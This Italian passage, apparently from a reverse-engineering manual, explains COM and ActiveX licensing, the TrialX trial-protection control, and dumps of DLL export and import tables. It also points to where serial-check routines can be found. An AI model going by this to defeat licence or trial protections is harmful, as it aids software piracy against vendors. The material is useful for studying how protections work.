Lo standard COM dispone di interfacce che possono essere viste come una
collezione di funzioni la cui sintassi una volta definita rimane immutata.
Tutte le funzionalità degli oggetti COM sono rese disponibili tramite queste
interfacce.
Ogni componente viene implementato come un puntatore ad una v-table, ovvero una
tabella di puntatori a funzione.
Su un volume avevo letto una volta una metafora che rendeva bene l’idea usando
il concetto di contratto.
In pratica un oggetto COM veniva paragonato a questo in quanto quando dichiarava
di supportare una certa interfaccia ComInterface, ad esempio, assicurava per
contratto l’implementazione di tutte le funzioni previste.
Il modello COM ha come base di tutti i suoi componenti l’interfaccia Iunknow
composta da tre funzioni di base : AddRef(), Release(), QueryInterface().
Le prime due gestiscono un meccanismo interno di conteggio delle referenze.
Tutte le volte che l’oggetto viene connesso un contatore interno viene
incrementato e inversamente viene decrementato quando questo viene rilasciato.
Il metodo QueryInterface() invece ha il compito di attivare il processo di
interoperabilità tra componenti e il suo supporto.
Questo metodo è obbligatorio per tutti gli oggetti COM.
Esiste una specie di analogia tra le classi del C++ e gli oggetti COM anche se
uno è a livello sorgente mentre l’altro a livello binario.
Tutte e due possono essere viste come riferimenti a una tabella di funzioni che
elenca i servizi che possono servire.
ActiveX dispone di un sistema particolare per la gestione delle licenze.
Per fare questo MFC mete a disposizione uno schema di base in grado di
soddisfare la maggior parte delle esigenze in questo settore.
Come dicevo prima ActiveX si basa sulla metodologia delle interfacce e anche per
l’implementazione delle licenze viene eseguita tramite quella chiamata
IclassFactory2 che comprende alcuni metodi che sono abbastanza semplici da
scrivere.
Quando una software house scrive una controllo ActiveX e lo mette in vendita sa
che l’acquirente lo utilizzerà nella sua applicazione e che quindi distribuirà
il file .ocx che contiene i metodi ad altre persone.
Il problema della licenza cerca di risolvere il problema dell’uso non
autorizzato di questa.
Chi riceve l’applicazione potrebbe tranquillamente inserire il controllo OCX
dentro ad un suo programma, una pagina html o qualsiasi software che supporti
questa metodologia.
Il sistema delle licene dovrebbe innanzi tutto differenziare quello che l’uso
del controllo in un ambiente di sviluppo da quello di runtime.
Avrete visto in giro per i vostri dischi dei file .LIC.
Questi sono file di licenza utilizzati con controlli OCX che avete installato
con qualche sistema di sviluppo o a seguito di qualche applicativo generale.
La classe di gestione delle licenze, ICLasFactory2, deriva dalla classe
IClassFactory rispetto alla quale dispone solo di alcuni metodi in più.
Il metodo GetLicInfo recupera le informazioni che riguardano l’attuale licenza
del controllo.
Se il controllo lo supporta, il metodo RquestLicKey gli chiede una copia run-
time della licenza.
Il metodo CreateInstanceLic è analogo a CreateInstace salvo che prende come
parametro la chiave di licenza.
Esistono metodi come GetLicInfo, RequestLicKey e CreateInstanceLic che
costituiscono le basi per tutti i controlli di licenza.
La chiave di licenza viene trattata come un BSTR anche se di fatto può contenere
qualsiasi dato compresi dei NULL.
ACTIVE X PER SISTEMI DI CREAZIONE DEMO
Come dicevo prima gli ActiveX stanno diventando uno standard anche nel campo
delle protezioni da copia e per i sistemi di creazione demo.
Un prodotto commerciale legato a questa tecnologia è TrialX.
Questo controllo ActiveX è in grado di essere implementato in qualsiasi
programma per creare versioni dimostrative anche molto complesse.
TrialX mantiene le informazioni relative al programma e all’utente in un suo
database non visibile.
TrialX esiste in tre versioni che dispongono delle seguenti possibilità (leggete
il capture della pubblicità di TrialX):
· Standard Edition—The Standard Edition includes all of the Free Edition
features plus it provides complete control over the duration of the trial. It
is limited to day limited trials. You cannot change the style of trial.
· Developer Edition—The Developer Edition includes all of the Standard
Edition features plus it provides complete control over both the style and
duration of the trial. It supports day locks, time locks, run locks, feature
locks and date locks. You have complete control over the appearance,
style and duration of the trials. You cannot extend, remove or otherwise
control the trial remotely.
· Professional Edition—The Professional Edition includes all of the
Developer Edition features plus it provides complete remote control over
trial for extensions, removals and updates to the trial. It also provides
localization capabilities so that you can create custom localized versions
of your trials.
TrailX si basa sulla DLL o sull’ OCX TRXTD200.DLL.
General informations : c:WindowsSYSTEMTrxtd200.dll
=====================================================
Last update : 15/06/99
File size : 475 136 byte(s)
Module type : WINDOWS Dynamic links library (32 bits)
FileDescription : Secure Trials of Your Real Software
FileVersion : 2.02.0071
CompanyName : Modern Software Publishing, Inc.
LegalCopyright : ©1999 Modern Software Publishing, Inc. All rights reserved.
InternalName : trxtd200
OriginalFilename : trxtd200.dll
ProductName : Modern TrialX 2.0 (DLL)
ProductVersion : 2.02.0071
La DLL esporta le seguenti funzioni
Exported functions : c:WindowsSYSTEMTrxtd200.dll
===================================================
0 DllCanUnloadNow
1 DllGetClassObject
2 DllRegisterServer
3 DllUnregisterServer
ed importa dalla DLL relativa alla Virtual Machine di Visual Basic 6.0
Imported functions : c:WindowsSYSTEMTrxtd200.dll
===================================================
MSVBVM60 0 DllFunctionCall
MSVBVM60 0 EVENT_SINK_AddRef
MSVBVM60 0 EVENT_SINK_GetIDsOfNames
MSVBVM60 0 EVENT_SINK_Invoke
MSVBVM60 0 EVENT_SINK_QueryInterface
MSVBVM60 0 EVENT_SINK_Release
MSVBVM60 0 MethCallEngine
MSVBVM60 0 ProcCallEngine
MSVBVM60 0 Zombie_GetTypeInfo
MSVBVM60 0 Zombie_GetTypeInfoCount
MSVBVM60 0 __vbaExceptHandler
La DLL si riferisce direttamente ed indirettamente alle seguenti DLL di sistema
e di RunTime.
Imported functions : c:WindowsSYSTEMTrxtd200.dll
===================================================
MSVBVM60 0 DllFunctionCall
MSVBVM60 0 EVENT_SINK_AddRef
MSVBVM60 0 EVENT_SINK_GetIDsOfNames
MSVBVM60 0 EVENT_SINK_Invoke
MSVBVM60 0 EVENT_SINK_QueryInterface
MSVBVM60 0 EVENT_SINK_Release
MSVBVM60 0 MethCallEngine
MSVBVM60 0 ProcCallEngine
MSVBVM60 0 Zombie_GetTypeInfo
MSVBVM60 0 Zombie_GetTypeInfoCount
MSVBVM60 0 __vbaExceptHandler
LIBRERIA MACCHINA VIRTUALE VISUAL BASIC 6.0
Un discorso particolare in relazione alle librerie va fatto per quanto riguarda
quelle di un dei linguaggi più utilizzati ovvero Visual Basic.
Moltissimi programmi fanno riferimento alle librerie di VisualBasic 6.0, ad
esempio anche TrialX che abbiamo appena visto.
Il file di RunTime si chiama MSVBVM60.DLL e come dice il nome con precisione è
relativo alla macchina virtuale di VB.
I dati precisi sono :
General informations : f:WINNTSYSTEM32MSVBVM60.DLL
Last update : 26/04/99
File size : 1 409 024 byte(s)
Module type : WINDOWS Dynamic links library (32 bits)
FileDescription : Visual Basic Virtual Machine
FileVersion : 6.00.8244
CompanyName : Microsoft Corporation
LegalCopyright : Copyright © 1987-1998 Microsoft Corp.
InternalName : MSVBVM60.DLL
ProductName : Visual Basic
ProductVersion : 6.00.8244
Utilizzando WDASM ci si
ritrova dinanzi ad una
finestra relativa alle
funzioni importate del
tipo riportato qui a
fianco.
La seguente lista mostra
le funzioni esportate da
MSVBVM60.DLL
Exported functions : f:WINNTSYSTEM32MSVBVM60.DLL
0 ThunRTMain 1 VBDllUnRegisterServer 2 VBDllCanUnloadNow
3 VBDllRegisterServer
4 VBDllGetClassObject
5 UserDllMain
6 DllRegisterServer
7 DllUnregisterServer
8 __vbaAryLock
9 __vbaBoolErrVar
10 __vbaRedimVar2
11 __vbaStrErrVarCopy
12 __vbaVarLateMemCallLd
13
__vbaVarLateMemCallLdRf
14 __vbaVarLateMemCallSt
15 __vbaVarLateMemSt
16 __vbaVarLateMemStAd
17 __vbaAryVarVarg
18 __vbaFpCDblR4
19 __vbaFpCDblR8
20 __vbaFpCSngR4
21 __vbaFpCSngR8
22 __vbaFpCmpCy
23 __vbaFpCy
24 __vbaFpI2
25 __vbaFpI4
26 __vbaFpR4
27 __vbaFpR8
28 __vbaFpUI1
29 __vbaFreeObj
30 __vbaFreeStr
31 __vbaFreeVar
32 __vbaFreeVarg
33 __vbaI2Abs
34 __vbaI2I4
35 __vbaI2Sgn
36 __vbaI4Abs
37 __vbaI4Sgn
38 __vbaStrCopy
39 __vbaStrMove
40 __vbaUI1I2
41 __vbaUI1I4
42 __vbaUI1Sgn
43 __vbaVarCopy
44 __vbaVarDup
45 __vbaVarMove
46 __vbaVarVargNofree
47 __vbaVarZero
48 __vbaVargParmRef
49 __vbaVargVar
50 __vbaVargVarCopy
51 __vbaVargVarMove
52 __vbaVargVarRef
53 DLLGetDocumentation
54 DllCanUnloadNow
55 DllGetClassObject
56 _CIatan
57 _CIcos
58 _CIexp
59 _CIlog
60 _CIsin
61 _CIsqrt
62 _CItan
63 __vbaAptOffset
64 __vbaAryConstruct2
65 __vbaAryConstruct
66 __vbaAryCopy
67 __vbaAryDestruct
68 __vbaAryMove
69 __vbaAryRebase1Var
70 __vbaAryRecCopy
71 __vbaAryRecMove
72 __vbaAryUnlock
73 __vbaAryVar
74 __vbaBoolStr
75 __vbaBoolVar
76 __vbaBoolVarNull
77 __vbaCVarAryUdt
78 __vbaCastObj
79 __vbaCastObjVar
80 __vbaCheckType
81 __vbaCheckTypeVar
82 __vbaChkstk
83 __vbaCopyBytes
84 __vbaCopyBytesZero
85 __vbaCyAbs
86 ProcCallEngine
87 DllFunctionCall
88 __vbaCyAdd
89 __vbaCyErrVar
90 CopyRecord
91 __vbaCyFix
92 __vbaCyForInit
93 __vbaCyForNext
94 __vbaCyI2
95
TipGetAddressOfPredeclaredIn
stance
96 __vbaCyI4
97 __vbaCyInt
98 __vbaCyMul
99 MethCallEngine
100 __vbaCyMulI2
101 __vbaCySgn
102 __vbaCyStr
103 __vbaCySub
104 __vbaCyUI1
105 __vbaCyVar
106 __vbaDateR4
107 __vbaDateR8
108 __vbaDateStr
109 __vbaDateVar
110 __vbaDerefAry
111 __vbaDerefAry1
112 __vbaEnd
113 __vbaErase
114 __vbaEraseKeepData
115 __vbaEraseNoPop
116 __vbaError
117 __vbaErrorOverflow
118 __vbaExceptHandler
119 __vbaExitEachAry
120 TipSetOption
121 __vbaExitEachColl
122 __vbaExitEachVar
123 __vbaExitProc
124 __vbaFPException
125 __vbaFPFix
126 __vbaFPInt
127 TipUnloadProject
128 __vbaFailedFriend
129 __vbaFileClose
130
TipCreateInstanceProject2
131 EbResetProject
132
EbGetHandleOfExecutingProjec
t
133 __vbaFileCloseAll
134 __vbaFileLock
135 __vbaFileOpen
136 __vbaFileSeek
137 __vbaFixstrConstruct
138 __vbaForEachAry
139 __vbaForEachCollAd
140 __vbaForEachCollObj
141 __vbaForEachCollVar
142 __vbaForEachVar
143 __vbaFreeObjList
144 __vbaFreeStrList
145 __vbaFreeVarList
146
__vbaGenerateBoundsError
147 __vbaGet3
148 __vbaGet4
149 __vbaGetFxStr3
150 __vbaGetFxStr4
151 __vbaGetOwner3
152 __vbaGetOwner4
153 __vbaGosub
154 __vbaGosubFree
155 __vbaGosubReturn
156 __vbaHresultCheck
157
__vbaHresultCheckNonvirt
158 __vbaHresultCheckObj
159 __vbaI2Cy
160 __vbaI2ErrVar
161 __vbaI2ForNextCheck
162 __vbaI2Str
163 __vbaI2Var
164 __vbaI4Cy
165 EbResetProjectNormal
166 TipUnloadInstance
167 __vbaI4ErrVar
168 EbLibraryLoad
169 EbLibraryUnload
170 __vbaI4ForNextCheck
171 EbLoadRunTime
172 __vbaI4Str
173 __vbaI4Var
174 EbCreateContext
175 EbDestroyContext
176
EbSetContextWorkerThread
177 __vbaInStr
178 __vbaInStrB
179 __vbaInStrVar
180 __vbaInStrVarB
181 __vbaInputFile
182 __vbaLateIdCall
183 __vbaLateIdCallLd
184 EbGetErrorInfo
185 __vbaLateIdCallSt
186 __vbaLateIdNamedCall
187 __vbaLateIdNamedCallLd
188 __vbaLateIdNamedCallSt
189 __vbaLateIdNamedStAd
190 __vbaLateIdSt
191 __vbaLateIdStAd
192 __vbaLateMemCall
193 __vbaLateMemCallLd
194 __vbaLateMemCallSt
195 __vbaLateMemNamedCall
196
__vbaLateMemNamedCallLd
197
__vbaLateMemNamedCallSt
198 EbIsProjectOnStack
199 TipCreateInstanceEx
200 GetMem2
201 GetMem4
202 GetMem8
203 GetMemStr
204 GetMemVar
205 GetMemObj
206 PutMem2
207 PutMem4
208 PutMem8
209 PutMemStr
210 PutMemVar
211 PutMemObj
212 SetMemVar
213 SetMemObj
214 GetMemNewObj
215 PutMemNewObj
216 SetMemNewObj
217 GetMem1
218 PutMem1
219 GetMemEvent
220 PutMemEvent
221 SetMemEvent
222 __vbaLateMemNamedStAd
223 __vbaLateMemSt
224 __vbaLateMemStAd
225 __vbaLbound
226 __vbaLdZeroAry
227 __vbaLenBstr
228 __vbaLenBstrB
229 __vbaLenVar
230 __vbaLenVarB
231 __vbaLineInputStr
232 __vbaLineInputVar
233 __vbaLsetFixstr
234 __vbaLsetFixstrFree
235 __vbaMidStmtBstr
236 __vbaMidStmtBstrB
237 __vbaMidStmtVar
238 __vbaMidStmtVarB
239 __vbaNameFile
240 __vbaNew2
241 __vbaNew
242 __vbaNextEachAry
243 __vbaNextEachCollAd
244 __vbaNextEachCollObj
245 __vbaNextEachCollVar
246 __vbaNextEachVar
247 __vbaObjAddref
248 __vbaObjIs
249 __vbaObjSet
250 __vbaObjSetAddref
251 __vbaObjVar
252 __vbaOnError
253 __vbaOnGoCheck
254 __vbaPowerR8
255 __vbaPrintFile
256 __vbaPrintObj
257 __vbaPut3
258 __vbaPut4
259 __vbaPutFxStr3
260 __vbaPutFxStr4
261 __vbaPutOwner3
262 __vbaPutOwner4
263 __vbaR4Cy
264 __vbaR4ErrVar
265 __vbaR4ForNextCheck
266 __vbaR4Sgn
267 __vbaR4Str
268 __vbaR4Var
269 __vbaR8Cy
270 __vbaR8ErrVar
271 __vbaR8FixI2
272 __vbaR8FixI4
273 __vbaR8ForNextCheck
274 __vbaR8IntI2
275 __vbaR8IntI4
276 __vbaR8Sgn
277 __vbaR8Str
278 __vbaR8Var
279 __vbaRaiseEvent
280 __vbaRecAnsiToUni
281 __vbaRecAssign
282 __vbaRecDestruct
283 __vbaRecDestructAnsi
284 __vbaRecUniToAnsi
285 __vbaRedim
286 __vbaRedimPreserve
287 __vbaRedimPreserveVar
288 __vbaRedimPreserveVar2
289 __vbaRedimVar
290 __vbaRefVarAry
291 __vbaResume
292 __vbaRsetFixstr
293 __vbaRsetFixstrFree
294 __vbaSetSystemError
295 __vbaStopExe
296 __vbaStr2Vec
297 __vbaStrAryToAnsi
298 __vbaStrAryToUnicode
299 __vbaStrBool
300
EVENT_SINK_QueryInterface
301 EVENT_SINK_AddRef
302 EVENT_SINK_Release
303
EVENT_SINK_GetIDsOfNames
304 EVENT_SINK_Invoke
305 __vbaStrCat
306 __vbaStrCmp
307 __vbaStrComp
308 __vbaStrCompVar
309 __vbaStrCy
310
BASIC_CLASS_QueryInterface
311 BASIC_CLASS_AddRef
312 BASIC_CLASS_Release
313
BASIC_CLASS_GetIDsOfNames
314 BASIC_CLASS_Invoke
315 __vbaStrDate
316 __vbaStrFixstr
317 __vbaStrI2
318 __vbaStrI4
319 __vbaStrLike
320
BASIC_DISPINTERFACE_GetTICou
nt
321
BASIC_DISPINTERFACE_GetTypeI
nfo
322 __vbaStrR4
323 __vbaStrR8
324 __vbaStrTextCmp
325 __vbaStrTextLike
326 __vbaStrToAnsi
327 __vbaStrToUnicode
328 __vbaStrUI1
329 __vbaStrVarCopy
330 Zombie_QueryInterface
331 Zombie_AddRef
332 Zombie_Release
333
Zombie_GetTypeInfoCount
334 Zombie_GetTypeInfo
335 Zombie_GetIDsOfNames
336 Zombie_Invoke
337 __vbaStrVarMove
338 __vbaStrVarVal
339 __vbaUI1Cy
340 EVENT_SINK2_AddRef
341 EVENT_SINK2_Release
342 __vbaUI1ErrVar
343 __vbaUI1Str
344 __vbaUI1Var
345 __vbaUbound
346 __vbaUdtVar
347 __vbaUnkVar
348 __vbaVar2Vec
349 __vbaVarAbs
350 __vbaVarAdd
351 __vbaVarAnd
352 __vbaVarCat
353 __vbaVarCmpEq
354 __vbaVarCmpGe
355 __vbaVarCmpGt
356 __vbaVarCmpLe
357 __vbaVarCmpLt
358 __vbaVarCmpNe
359 __vbaVarDateVar
360 __vbaVarDiv
361 __vbaVarEqv
362 __vbaVarErrI4
363 __vbaVarFix
364 __vbaVarForInit
365 __vbaVarForNext
366 __vbaVarIdiv
367 __vbaVarImp
368 __vbaVarIndexLoad
369 __vbaVarIndexLoadRef
370
__vbaVarIndexLoadRefLock
371 __vbaVarIndexStore
372 __vbaVarIndexStoreObj
373 __vbaVarInt
374 __vbaVarLike
375 __vbaVarLikeVar
376 __vbaVarMod
377 __vbaVarMul
378 __vbaVarNeg
379 __vbaVarNot
380 __vbaVarOr
381 __vbaVarPow
382 __vbaVarSetObj
383 __vbaVarSetObjAddref
384 __vbaVarSetUnk
385 __vbaVarSetUnkAddref
386 __vbaVarSetVar
387 __vbaVarSetVarAddref
388 __vbaVarSub
389 __vbaVarTextCmpEq
390 __vbaVarTextCmpGe
391 __vbaVarTextCmpGt
392 __vbaVarTextCmpLe
393 __vbaVarTextCmpLt
394 __vbaVarTextCmpNe
395 __vbaVarTextLike
396 __vbaVarTextLikeVar
397 __vbaVarTextTstEq
398 __vbaVarTextTstGe
399 __vbaVarTextTstGt
400 __vbaVarTextTstLe
401 __vbaVarTextTstLt
402 __vbaVarTextTstNe
403 __vbaVarTstEq
404 __vbaVarTstGe
405 __vbaVarTstGt
406 __vbaVarTstLe
407 __vbaVarTstLt
408 __vbaVarTstNe
409 __vbaVarXor
410 __vbaVargObj
411 __vbaVargObjAddref
412 rtcLeftBstr
413 rtcLeftVar
414 rtcRightBstr
415 rtcRightVar
416 rtcAnsiValueBstr
417 rtcLowerCaseBstr
418 rtcLowerCaseVar
419 rtcTrimBstr
420 rtcTrimVar
421 rtcLeftTrimBstr
422 rtcLeftTrimVar
423 rtcRightTrimBstr
424 rtcRightTrimVar
425 rtcSpaceBstr
426 rtcSpaceVar
427 rtcUpperCaseBstr
428 rtcUpperCaseVar
429 rtcKillFiles
430 rtcChangeDir
431 rtcMakeDir
432 rtcRemoveDir
433 rtcChangeDrive
434 rtcBeep
435 rtcGetTimer
436 rtcStrFromVar
437 rtcBstrFromAnsi
438 rtcPackDate
439 rtcPackTime
440 rtcGetDateValue
441 rtcGetTimeValue
442 rtcGetDayOfMonth
443 rtcGetHourOfDay
444 rtcGetMinuteOfHour
445 rtcGetMonthOfYear
446 rtcGetPresentDate
447 rtcGetSecondOfMinute
448 rtcSetDateVar
449 rtcSetDateBstr
450 rtcSetTimeVar
451 rtcSetTimeBstr
452 rtcGetDayOfWeek
453 rtcGetYear
454 rtcFileReset
455 rtcFileAttributes
456 rtcIsArray
457 rtcIsDate
458 rtcIsEmpty
459 rtcIsError
460 rtcIsNull
461 rtcIsNumeric
462 rtcIsObject
463 rtcVarType
464 rtDecFromVar
465 rtcFileWidth
466 rtcInputCount
467 rtcInputCountVar
468 rtcFileSeek
469 rtcFileLocation
470 rtcFileLength
471 rtcEndOfFile
472 rtcHexBstrFromVar
473 rtcHexVarFromVar
474 rtcOctBstrFromVar
475 rtcOctVarFromVar
476 rtcFileCopy
477 rtcFileDateTime
478 rtcFileLen
479 rtcGetFileAttr
480 rtcSetFileAttr
481 rtcR8ValFromBstr
482 rtcSin
483 rtcCos
484 rtcTan
485 rtcAtn
486 rtcExp
487 rtcLog
488 rtcRgb
489 rtcQBColor
490 rtcMacId
491 rtcTypeName
492 rtcIsMissing
493 rtcRandomNext
494 rtcRandomize
495 rtcMsgBox
496 rtcInputBox
497 rtcAppActivate
498 rtcDoEvents
499 rtcSendKeys
500 rtcShell
501 rtcArray
502 __vbaVargUnk
503 __vbaVargUnkAddref
504 __vbaVerifyVarObj
505 rtcGetErl
506 rtcStringBstr
507 rtcStringVar
508 rtcVarBstrFromAnsi
509 rtcGetDateBstr
510 rtcGetDateVar
511 rtcGetTimeBstr
512 rtcGetTimeVar
513 rtcVarStrFromVar
514 rtcSqr
515 rtcIMEStatus
516 rtcLeftCharBstr
517 rtcLeftCharVar
518 rtcRightCharBstr
519 rtcRightCharVar
520 rtcInputCharCount
521 rtcInputCharCountVar
522 rtcStrConvVar
523 __vbaWriteFile
524 rtcGetHostLCID
525 rtcCreateObject
526 rtcGetObject
527 rtcAppleScript
528 rtcMidBstr
529 rtcMidVar
530 rtcInStr
531 rtcMidCharBstr
532 rtcMidCharVar
533 rtcInStrChar
534 rtBstrFromErrVar
535 rtBoolFromErrVar
536 rtCyFromErrVar
537 rtI2FromErrVar
538 rtI4FromErrVar
539 rtR4FromErrVar
540 rtR8FromErrVar
541 rtcDateFromVar
542 rtcVarFromVar
543 rtcCVErrFromVar
544 VarPtr
545 rtcDir
546 rtcCurrentDirBstr
547 rtcCurrentDir
548 rtcFreeFile
549 rtcCompareBstr
550 rtcBstrFromFormatVar
551 rtcBstrFromError
552 rtcVarFromError
553 rtcLenCharVar
554 rtcLenVar
555 rtcFixVar
556 rtcAbsVar
557 rtcIntVar
558 rtcSgnVar
559 _adj_fdiv_m16i
560 rtcVarFromFormatVar
561 rtcDateAdd
562 rtcDateDiff
563 rtcDatePart
564 rtcPartition
565 rtcChoose
566 rtcEnvironVar
567 rtcEnvironBstr
568 rtcSwitch
569 rtcCommandBstr
570 rtcCommandVar
571 rtcSLN
572 rtcSYD
573 rtcDDB
574 rtcIPMT
575 rtcPPMT
576 rtcPMT
577 rtcPV
578 rtcFV
579 rtcNPer
580 rtcRate
581 rtcImmediateIf
582 rtcIRR
583 rtcMIRR
584 rtcNPV
585 rtcErrObj
586 rtUI1FromErrVar
587 rtcVarDateFromVar
588 _adj_fdiv_m32
589 rtcGetSetting
590 rtcSaveSetting
591 rtcDeleteSetting
592 rtcGetAllSettings
593 rtcByteValueBstr
594 rtcBstrFromByte
595 rtcVarBstrFromByte
596 rtcCharValueBstr
597 rtcBstrFromChar
598 rtcVarBstrFromChar
599 rtcSetCurrentCalendar
600 rtcGetCurrentCalendar
601 _adj_fdiv_m32i
602 rtcFormatNumber
603 rtcFormatCurrency
604 rtcFormatPercent
605 rtcFormatDateTime
606 rtcWeekdayName
607 rtcMonthName
608 rtcFilter
609 rtcInStrRev
610 rtcJoin
611 rtcSplit
612 rtcReplace
613 rtcStrReverse
614 rtcRound
615 rtcCallByName
616 rtcCreateObject2
617 rtcStrConvVar2
618 _adj_fdiv_m64
619 _adj_fdiv_r
620 _adj_fdivr_m16i
621 _adj_fdivr_m32
622 _adj_fdivr_m32i
623 _adj_fdivr_m64
624 _adj_fpatan
625 _adj_fprem
626 _adj_fprem1
627 _adj_fptan
628 _allmul
899 TipInvokeMethod2
916 TipInvokeMethod
924 IID_IVbaHost
925
EbGetObjConnectionCounts
1900 CreateIExprSrvObj
1910 EbGetVBAObject
Comunque della serie tutto finisce in chiamate API
ecco l’albero gerarchico delle DLL.
A livello di kernel32.dll, gdi32.dll ecc. si
troveranno le varie funzioni che sono viste nel
capitolo relativo alle API Windows.
Queste che seguono sono sono le funzioni importate.
A fianco ci trovate le DLL a cui si riferiscono.
In ogni caso andando a cercare le funzioni relative
alle routines di serializzazione dovremo cercare le
funzioni elencate precedentemente.
Imported functions f:WINNTSYSTEM32MSVBVM60.DLL
ADVAPI32 10 AdjustTokenPrivileges
ADVAPI32 76 DeregisterEventSource
ADVAPI32 170 InitializeSecurityDescriptor
ADVAPI32 191 LookupPrivilegeValueA
ADVAPI32 260 OpenProcessToken
ADVAPI32 279 RegCloseKey
ADVAPI32 282 RegCreateKeyA
ADVAPI32 285 RegCreateKeyW
ADVAPI32 286 RegDeleteKeyA
ADVAPI32 287 RegDeleteKeyW
ADVAPI32 288 RegDeleteValueA
ADVAPI32 289 RegDeleteValueW
ADVAPI32 290 RegEnumKeyA
ADVAPI32 291 RegEnumKeyExA
ADVAPI32 293 RegEnumKeyW
ADVAPI32 294 RegEnumValueA
ADVAPI32 295 RegEnumValueW
ADVAPI32 301 RegOpenKeyA
ADVAPI32 302 RegOpenKeyExA
ADVAPI32 304 RegOpenKeyW
ADVAPI32 305 RegQueryInfoKeyA
ADVAPI32 309 RegQueryValueA
ADVAPI32 310 RegQueryValueExA
ADVAPI32 311 RegQueryValueExW
ADVAPI32 320 RegSetValueA
ADVAPI32 321 RegSetValueExA
ADVAPI32 322 RegSetValueExW
ADVAPI32 326 RegisterEventSourceA
ADVAPI32 332 ReportEventA
ADVAPI32 348 SetSecurityDescriptorDacl
GDI32 0 AbortDoc
GDI32 7 Arc
GDI32 9 BeginPath
GDI32 10 BitBlt
GDI32 15 CloseEnhMetaFile
GDI32 17 CloseMetaFile
GDI32 19 CombineRgn
GDI32 21 CopyEnhMetaFileA
GDI32 23 CopyMetaFileA
GDI32 25 CreateBitmap
GDI32 27 CreateBrushIndirect
GDI32 30 CreateCompatibleBitmap
GDI32 31 CreateCompatibleDC
GDI32 32 CreateDCA
GDI32 36 CreateDIBSection
GDI32 37 CreateDIBitmap
GDI32 40 CreateEllipticRgnIndirect
GDI32 41 CreateEnhMetaFileA
GDI32 44 CreateFontIndirectA
GDI32 47 CreateHalftonePalette
GDI32 48 CreateHatchBrush
GDI32 49 CreateICA
GDI32 51 CreateMetaFileA
GDI32 53 CreatePalette
GDI32 54 CreatePatternBrush
GDI32 55 CreatePen
GDI32 56 CreatePenIndirect
GDI32 59 CreateRectRgn
GDI32 60 CreateRectRgnIndirect
GDI32 61 CreateRoundRectRgn
GDI32 64 CreateSolidBrush
GDI32 67 DeleteDC
GDI32 68 DeleteEnhMetaFile
GDI32 69 DeleteMetaFile
GDI32 70 DeleteObject
GDI32 75 Ellipse
GDI32 76 EndDoc
GDI32 77 EndPage
GDI32 78 EndPath
GDI32 84 EnumFontsA
GDI32 90 EqualRgn
GDI32 91 Escape
GDI32 92 ExcludeClipRect
GDI32 94 ExtCreateRegion
GDI32 97 ExtSelectClipRgn
GDI32 98 ExtTextOutA
GDI32 171 GetBitmapBits
GDI32 173 GetBkColor
GDI32 190 GetClipBox
GDI32 194 GetCurrentObject
GDI32 198 GetDIBits
GDI32 199 GetDeviceCaps
GDI32 206 GetEnhMetaFileHeader
GDI32 226 GetMapMode
GDI32 232 GetNearestColor
GDI32 234 GetObjectA
GDI32 235 GetObjectType
GDI32 239 GetPaletteEntries
GDI32 241 GetPixel
GDI32 244 GetROP2
GDI32 250 GetStockObject
GDI32 252 GetSystemPaletteEntries
GDI32 258 GetTextColor
GDI32 261 GetTextExtentPoint32A
GDI32 263 GetTextExtentPointA
GDI32 267 GetTextMetricsA
GDI32 270 GetViewportExtEx
GDI32 273 GetWindowExtEx
GDI32 274 GetWindowOrgEx
GDI32 276 IntersectClipRect
GDI32 278 LPtoDP
GDI32 280 LineTo
GDI32 283 MoveToEx
GDI32 286 OffsetRgn
GDI32 288 OffsetWindowOrgEx
GDI32 290 PatBlt
GDI32 291 PathToRegion
GDI32 292 Pie
GDI32 293 PlayEnhMetaFile
GDI32 295 PlayMetaFile
GDI32 309 PtInRegion
GDI32 311 RealizePalette
GDI32 314 Rectangle
GDI32 318 ResetDCA
GDI32 321 RestoreDC
GDI32 322 RoundRect
GDI32 323 SaveDC
GDI32 324 ScaleViewportExtEx
GDI32 325 ScaleWindowExtEx
GDI32 328 SelectClipRgn
GDI32 330 SelectObject
GDI32 331 SelectPalette
GDI32 332 SetAbortProc
GDI32 336 SetBkColor
GDI32 337 SetBkMode
GDI32 339 SetBrushOrgEx
GDI32 342 SetDIBColorTable
GDI32 353 SetMapMode
GDI32 361 SetPixelV
GDI32 363 SetROP2
GDI32 364 SetRectRgn
GDI32 366 SetStretchBltMode
GDI32 368 SetTextAlign
GDI32 370 SetTextColor
GDI32 372 SetViewportExtEx
GDI32 373 SetViewportOrgEx
GDI32 376 SetWindowExtEx
GDI32 377 SetWindowOrgEx
GDI32 379 StartDocA
GDI32 381 StartPage
GDI32 382 StretchBlt
GDI32 383 StretchDIBits
GDI32 387 TextOutA
GDI32 389 TranslateCharsetInfo
GDI32 391 UnrealizeObject
GDI32 396 WidenPath
KERNEL32 24 CloseHandle
KERNEL32 30 CompareStringA
KERNEL32 31 CompareStringW
KERNEL32 42 CreateDirectoryA
KERNEL32 46 CreateEventA
KERNEL32 49 CreateFileA
KERNEL32 61 CreateProcessA
KERNEL32 62 CreateProcessW
KERNEL32 64 CreateSemaphoreA
KERNEL32 67 CreateThread
KERNEL32 76 DeleteCriticalSection
KERNEL32 78 DeleteFileA
KERNEL32 85 DuplicateHandle
KERNEL32 88 EnterCriticalSection
KERNEL32 107 ExitProcess
KERNEL32 108 ExitThread
KERNEL32 119 FileTimeToLocalFileTime
KERNEL32 120 FileTimeToSystemTime
KERNEL32 126 FindClose
KERNEL32 130 FindFirstFileA
KERNEL32 135 FindNextFileA
KERNEL32 137 FindResourceA
KERNEL32 142 FlushFileBuffers
KERNEL32 143 FlushInstructionCache
KERNEL32 147 FormatMessageA
KERNEL32 148 FormatMessageW
KERNEL32 150 FreeEnvironmentStringsA
KERNEL32 151 FreeEnvironmentStringsW
KERNEL32 152 FreeLibrary
KERNEL32 154 FreeResource
KERNEL32 157 GetACP
KERNEL32 163 GetCPInfo
KERNEL32 170 GetCommandLineA
KERNEL32 174 GetComputerNameA
KERNEL32 209 GetCurrentDirectoryA
KERNEL32 211 GetCurrentProcess
KERNEL32 212 GetCurrentProcessId
KERNEL32 214 GetCurrentThreadId
KERNEL32 223 GetDriveTypeA
KERNEL32 225 GetEnvironmentStrings
KERNEL32 227 GetEnvironmentStringsW
KERNEL32 228 GetEnvironmentVariableA
KERNEL32 230 GetExitCodeProcess
KERNEL32 232 GetFileAttributesA
KERNEL32 238 GetFileTime
KERNEL32 239 GetFileType
KERNEL32 240 GetFullPathNameA
KERNEL32 244 GetLastError
KERNEL32 245 GetLocalTime
KERNEL32 246 GetLocaleInfoA
KERNEL32 252 GetModuleFileNameA
KERNEL32 253 GetModuleFileNameW
